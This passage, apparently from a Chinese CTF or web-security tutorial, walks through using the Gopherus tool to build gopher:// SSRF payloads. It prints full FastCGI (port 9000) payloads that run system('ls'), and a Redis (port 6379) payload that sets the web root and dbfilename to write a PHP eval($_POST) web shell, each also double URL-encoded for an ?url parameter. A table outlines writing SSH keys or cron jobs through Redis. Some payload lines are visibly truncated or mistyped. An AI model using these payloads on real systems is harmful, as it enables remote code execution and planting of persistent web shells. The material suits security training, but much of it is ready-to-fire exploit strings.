python2 gopherus.py --exploit fastcgi
```




```
(kali㉿kali)-[~/Gopherus]
$ python2 gopherus.py --exploit fastcgi

Gopherus
author: _SpyD3r_

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one: 
```

然后输入 `/var/www/index.php`，运行一下 ls



```
(kali㉿kali)-[~/Gopherus]
$ python2 gopherus.py --exploit fastcgi

Gopherus
author: _SpyD3r_

Give one file name which should be surely present in the server (prefer .php file)
if you don't know press ENTER we have default one: /var/www/html/index.php
Terminal command to run: ls
```

得到 payload

Your gopher link is ready to do SSRF:

```
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%04%04%00%0F%10SE
ODPOST%09KPHP_VALUEallow_url_include%20%3D%20on%0Adisable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20
04%00%3C%3Fphp%20system%28%27ls%27%29%3Bdie%28%27-----Made-by-SpyD3r-----%0A%27%29%3B%3F%3E%00%00%00%00
-----Made-by-SpyD3r-----
```


```
(kali㉿kali)-[~/Gopherus]
$
```

```
gopher://127.0.0.1:9000/_%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%01%04%04%
00%0F%10SERVER_SOFTWAREEgo%20/%20fcgiclient%20%0B%09REMOTE_ADDR127.0.0.1%0F%08SERVER_PROTOCOLHTT
P/1.1%0E%02CONTENT_LENGTH54%0E%04REQUEST_METHODPOST%09KPHP_VALUEallow_url_include%20%3D%20on%0A
disable_functions%20%3D%20%0Aauto_prepend_file%20%3D%20php%3A//input%0F%17SCRIPT_FILENAME/var/w
ww/html/index.php%0D%01DOCUMENT_ROOT/%00%00%00%00%01%04%00%01%00%00%00%00%01%05%00%01%00%06%04%00
%3C%3Fphp%20system%28%27ls%27%29%3Bdie%28%27-----Made-by-SpyD3r-----
%0A%27%29%3B%3F%3E%00%00%00%00
```

再做一次 URL 编码（因为走的是 `?url`）

```
gopher%3A%2F%2F127.0.0.1%3A9000%2F_%2501%2501%2500%2501%2500%2508%2500%2500%2500%2501%2500%2500
%2500%2500%2500%2500%2501%2504%2500%2501%2501%2504%2504%2500%250F%2510SERVER_SOFTWAREgo%2520%2F
%2520fcgiclient%2520%250B%2509REMOTE_ADDR127.0.0.1%250F%2508SERVER_PROTOCOLHTTP%2F1.1%250E%2502
CONTENT_LENGTH54%250E%2504REQUEST_METHODPOST%2509KPHP_VALUEallow_url_include%2520%253D%2520on%2
50Adisable_functions%2520%253D%2520%250Aauto_prepend_file%2520%253D%2520php%253A%2F%2Finput%250
F%2517SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Findex.php%250D%2501DOCUMENT_ROOT%2F%2500%2500%2500%2
500%2501%2504%2500%2501%2500%2500%2500%2500%2501%2505%2500%2501%2506%2504%2500%253C%253Fphp%25
20system%2528%2527ls%2527%2529%253Bdie%2528%2527-----Made-by-SpyD3r-----
%250A%2527%2529%253B%253F%253E%2500%2500%2500%2500
```

可以看到有个 `index.php`



Redis 协议 RCE



1 SSRF 与 Redis 结合的核心思路

利用 **SSRF** (Server-Side Request Forgery, 服务端请求伪造), 让服务器主动去请求攻击者指定的 Redis 服务 (或内网未授权的 Redis 服务), 并向 Redis 写入恶意 payload, 从而进一步实现 **远程命令执行 (RCE)**

2 SSRF Redis RCE 常见利用链

阶段	动作
第一步	SSRF 控制目标服务请求 Redis（通常使用 <code>gopher://</code> 协议，可以伪造 TCP payload）
第二步	向 Redis 发送写入命令，修改其配置，如 <code>dir</code> 和 <code>dbfilename</code>
第三步	向 Redis 写入 恶意 SSH 公钥 或 计划任务脚本 到 Web 根目录或 <code>.ssh/authorized_keys</code>
第四步	触发 Redis 保存（ <code>SAVE</code> ），将 payload 写入磁盘，造成任意代码执行或提权

本题依然可以使用 gopherus 实施攻击

```
(kali㉿kali)-[~/Gopherus]
$ python2 gopherus.py --exploit redis
```

```
author: $_SpyD3r_$
```

Ready To get SHELL

What do you want?? (ReverseShell/PHPShell): phpshell

Give web root location of server (default is /var/www/html):
Give PHP Payload (We have default PHP Shell): <?php eval(\$_POST["c"]);?>

Your gopher link is Ready to get PHP Shell:

[gopher://127.0.0.1:6379/ %2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A](#)

When it's done you can get PHP Shell in /shell.php at the server with `cmd` as parmeter.


Made-by-SpyD3r

```
(kali㉿kali)-[~/Gopherus]
$ █
```

再 URL 编码一次

gopher%3A//127.0.0.1%3A6379/%252A1%250D%250A%252A48%250D%250Aflushall%250D%250A%252A3%250D%250A%252A43%250D%250Aset%250D%250A%252A41%250D%250A1%250D%250A%252A432%250D%250A%250A%250A%253C%253Fnp%2520%2540eval%2528%2524_POST%255B%2527c%2527%255D%2529%253B%2520%253F%253E%250A%250A%250D%250A%252A4%250D%250A%252A46%250D%250Aconfig%250D%250A%252A43%250D%250Aset%250D%250A%252A43%250D%250Adir%250D%250A%252A43%250D%250A/var/www/html%250D%250A%252A4%250D%250A%252A46%250D%250Aconfig%250D

%250A%25243%250D%250Aset%250D%250A%252410%250D%250Adbfilename%250D%250A%25249%250D%250Ashell.php%250D%250A%252A1%250D%250A%25244%250D%250Asave%250D%250A%250A



[上一页](#)

[下一页](#)

[← SSTI 注入](#)

[PHP 代码审计 →](#)